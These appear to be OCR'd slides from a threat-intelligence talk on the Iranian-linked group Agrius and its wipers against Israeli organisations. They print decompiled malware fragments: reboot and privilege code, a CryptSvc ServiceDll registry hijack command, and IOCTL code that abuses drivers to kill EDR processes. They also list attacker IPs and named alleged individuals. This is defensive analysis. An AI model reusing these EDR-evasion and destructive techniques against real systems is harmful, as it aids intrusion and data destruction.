    Tool.LookupPrivilegeValue(null, "SeShutdownPrivilege", ref tokPrivLuId.LuId);
    Tool.AdjustTokenPrivileges(zero, false, ref tokPrivLuId, 0, IntPtr.Zero, IntPtr.Zero);
    Tool.ExitWindowsEx(flg, 0);
}
```

MultiLayer wiper




```
public void SetTokenPrivs(int flag = 2)
{
    IntPtr currentProcess = GetCurrentProcess();
    IntPtr phtok = IntPtr.Zero;
    OpenProcessToken(currentProcess, 40, ref phtok);
    _TOKEN_PRIVILEGES newst = default(_TOKEN_PRIVILEGES);
    newst.PrivilegeCount = 1;
    newst.lpLuid = 0L;
    newst.Attributes = 2; //SE_PRIVILEGE_ENABLED
    LookupPrivilegeValue(null, XORString("V\u00082DÓV`?(eqf\u0081ÿ\u000f[»J~\r"), ref newst.lpLuid); // sets lpLuid = SeShutdownPrivilege
    AdjustTokenPrivileges(phtok, disall: false, ref newst, 0, IntPtr.Zero, IntPtr.Zero);
    ExitWindowsEx(flag, 0); // EWX_REBOOT | SHTDN_REASON_MAJOR_OTHER
}
```

Apostle wiper

Strengthening the Iranian Connection

Attribution Diamond Model



Adversary

Agonizing Serpens (AKA Agrius, BlackShadow)

Capabilities

Webshells

Mimikatz

ProcDump

NBTScan

Custom SQL Extraction tool

Custom Wipers

Infrastructure

185.105.46[.]34

185.105.46[.]19

93.188.207[.]110

109.237.107[.]212

217.29.62[.]166

81.177.22[.]182

Victim(s)

Israeli tech and higher education sectors

Who is Agonizing Serpens (AKA Agrius)?

An Iranian-linked APT group


Israel

Active since 2020

Fake ransomware and destructive wipers attacks

Goal #1: Steal and publish PII and intellectual property

Goal #2: Wreak havoc and wipe endpoints



حسین ارزانی
جواد جهدی کنزق
محمد سجاد شهرابی
محمد معینیان
علیرضا رحیمی آستانه
آرش خدابنده شهرکی
امیر حسین مدنی
محمد آریان
علی گرانمایه

Agrius Stepping Up Their Game!

...and I took that personally

EDR Bypass Attempt #1

Manipulation attempt of the auto-start service functionally



```
reg add
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CryptSvc\Parameters /t REG_EXPAND_SZ /v ServiceDll /d mrd0x.dll /f
```

TAGS
DS I PANW/XDR Agent +2

SEVERITY
High

ACTION
Prevented (Blocked)


MODULE
Behavioral Threat Prote...

DESCRIPTION
Behavioral threat detected (rule: sync.modify_cryptsvc)

EDR Bypass Attempt #2


GMER loader - drvIX.exe

An attempt to terminate the EDR service



```
  printf("\n\t[INFO] Terminating The Given PID...");
  if ( !DeviceIoControl(FileW, 0x9876C094, &pid, 4u, &OutBuffer, 8u, &BytesReturned, 0i64) )
  {
    printf("\n\t[-] Couldnt Kill The Given PID.");
    CloseHandle(FileW);
    exit(0);
  }
  printf("\n\t[+] Successfully Killed The Process.");
  CloseHandle(FileW);
  return 0;
}
```


GMER driver



```
  case 0x9876C094:
    if ( length != 4 || !pid )
    {
      *ntstatus = 0xC0000206;
      return 0xC0000206i64;
    }
    v44 = f_kill_process_by_pid(*pid);
    v45 = ntstatus;
    *ntstatus = v44;
    goto LABEL_171;
```

EDR Bypass Attempt #3


Rentdrv2 loader - drvIX.exe



```
DriverIoctl.level = 1;
*&DriverIoctl.pid = PID;
v24 = 'b\0y';
LODWORD(DriverSymbolicLink.m256_f32[7]) = 'n\0j';
*(&DriverSymbolicLink.m256_f32[2] + 2) = 'n\0e';
*(&DriverSymbolicLink.m256_f32[5] + 2) = '2';
*(&DriverSymbolicLink.m256_f32[3] + 2) = 'v\0r\0d\0t';
*DriverSymbolicLink.m256_f32 = '\\\0.\0\\\0\\';
v26 = 'o\0o';
v23 = 'u';
v27 = 'f\0h';
LOWORD(DriverSymbolicLink.m256_f32[2]) = 'r';
v25 = 'x';
HIWORD(DriverSymbolicLink.m256_f32[6]) = 'c';
FileW_0 = CreateFileW_0(&DriverSymbolicLink, 0xC0000000, 3u, 0i64, 3u, 0x40000080u, 0i64);// Opens handle to \\\\.\\rentdrv2
DeviceIoControl(FileW_0, 0x22E010u, &DriverIoctl, 0x80Cu, 0i64, 0, 0i64, 0i64);
CloseHandle(FileW_0);
```

Another attempt to terminate the EDR service

Rentdrv2 driver



```
case 0x22E010u:
  if ( Options < 0x10 )
    goto LABEL_25;
  level = pRentdrv->level;
  v12 = 0;
  if ( pRentdrv->level == 1 )
  {
    v12 = f_kill_process_by_pid(pRentdrv->pid);
  }
```

Key Takeaways

Key Takeaways

- **Iran uses cyber warfare to advance its military and political agenda:**
  - Cyber espionage
  - Psychological warfare and awareness engineering
  - Obfuscates its involvement via “proxies”
  - Wipers as a weapons of mass destruction in modern warfare

Key Takeaways

- **Iranian Agrius APT steps up their game:**
  - Discovery of three undocumented wipers
  - Custom SQL exfiltration
  - Extensive EDR bypass attempts

Key Takeaways

A cautionary tale: It can happen to you, too.

- Vulnerable, unpatched internet facing assets.
- Weak password policy, no MFA on admin accounts.

Lastly,

- Context matters, attribution matters.

Thank you!
Questions?

https://unit42.paloaltonetworks.com/agonizing-serpens-targets-israeli-tech-higher-ed-sectors/